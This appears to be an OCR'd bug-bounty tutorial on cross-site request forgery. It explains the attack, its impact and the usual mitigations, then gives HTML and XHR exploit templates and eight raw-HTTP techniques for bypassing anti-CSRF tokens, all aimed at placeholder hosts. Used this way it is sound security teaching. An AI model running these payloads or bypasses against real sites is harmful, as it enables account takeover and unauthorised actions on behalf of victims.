
CSRF


(Cross-Site Request Forgery)

What is CSRF?

- CSRF is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.
- It allows an attacker to carry out actions of the logged in user within an application.
- CSRF sends http requests whenever a user opens a website containing malicious code to achieve its aim.

How does CSRF work?





Testing CSRF Vulnerabilities:

- Make 2 accounts, one for the victim and another for the attacker.
- Sign in with the attacker account and generate a malicious link also called as CSRF POC.
- Send the POC/link to the victim.
- Sign in with the victim's account and open the link.
- If successful i.e. data changes you proved that the web application is vulnerable to csrf.

CSRF Severity:

- CSRF is a critical vulnerability since an attacker can permanently takeover a user's account.

Impact of CSRF:

- CSRF is an attack that forces the victim or the user to execute a malicious request on the server on behalf of the attacker.
- Although csrf attacks are not meant to still any sensitive data as the attacker wouldn't receive any response as with whatever the victim does but

this vulnerability is defined as it causes a state change on the server such as-

- ➢ Changing the victim's email address or password
- ➢ Purchasing anything
- ➢ Making a bank transaction
- ➢ Explicitly logging out the user from his account

Mitigation for CSRF:

- The developers should implement the use of "**Anti-CSRF Tokens**"
- Do not use **GET** requests for state changing operations.
- **Same-site cookies** help defend against csrf attacks by restricting the cookies sent alongside each request.
- Requiring user interaction helps prevent operations by unauthorized users including csrf attacks. When properly implemented re-authentication mechanism, CAPTCHA challenges and one time tokens can provide a strong defense against csrf.
- Even if vulnerabilities in web applications with csrf attacks are successfully addressed, application updates and code changes may expose your application to csrf in the future. **Dynamic Application Security Testing (DAST)** helps you continuously scan and test for potential security weaknesses in web applications including CSRF vulnerability.

Where to find it?

Usually found in forms. Try to submit the form and check the http request. If the http request does not have a CSRF token then it is likely to be vulnerable to a CSRF attack. But in some cases, the CSRF token can be bypassed.

How to Exploit?

1. HTML GET method

```
<a href="http://www.example.com/api/setusername?username=uname">Click Me</a>
```

2. HTML POST method

```
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="uname" />
 <input type="submit" value="Submit Request" />
</form>
```

3. JSON GET method

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://www.example.com/api/currentuser");
xhr.send();
</script>
```

4. JSON POST method

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
xhr.withCredentials = true;
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
xhr.send('{"role":admin}');
</script>
```

How to Bypass CSRF?

1. Change single character

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaaa
```

Try this to bypass

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaab
```

2. Sending empty value of token

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaaa
```

Try this to bypass

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=
```

3. Replace the token with same length

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaa
```

Try this to bypass

```
POST /register HTTP/1.1
Host: target.com
...

username=dapos&password=123456&token=aaabaa
```

4. Changing POST / GET method

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaaa
```

Try this to bypass

```
GET
/register?username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaaa
HTTP/1.1
Host: target.com
...
```

5. Remove token from the request

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=aaaaaaaaaaaaaaaaaaaaa
```

Try this to bypass

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456
```

6. Use another user's valid token

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=ANOTHER_VALID_TOKEN
```

7. Try to decrypt hash

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=MTIzNDU2
```

MTIzNDU2 => 123456 with Base64

8. Sometimes anti csrf tokens are composed of two parts, one of them remains static and other one dynamic.

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=vi802jg9f8akd9j123
```

When we register again then we get request like this

```
POST /register HTTP/1.1
Host: target.com
...
username=dapos&password=123456&token=vi802jg9f8akd9j124
```

If you notice the "vi802jg9f8akd9j" part of the token remains the same, you just need to send it with only the static part.

Reference:

https://brightsec.com/blog/csrf-mitigation/

https://github.com/daffainfo/AllAboutBugBounty/blob/master/Cross%20Site%20Request%20Forgery.md

https://github.com/daffainfo/AllAboutBugBounty/blob/master/Bypass/Bypass%20CSRF.md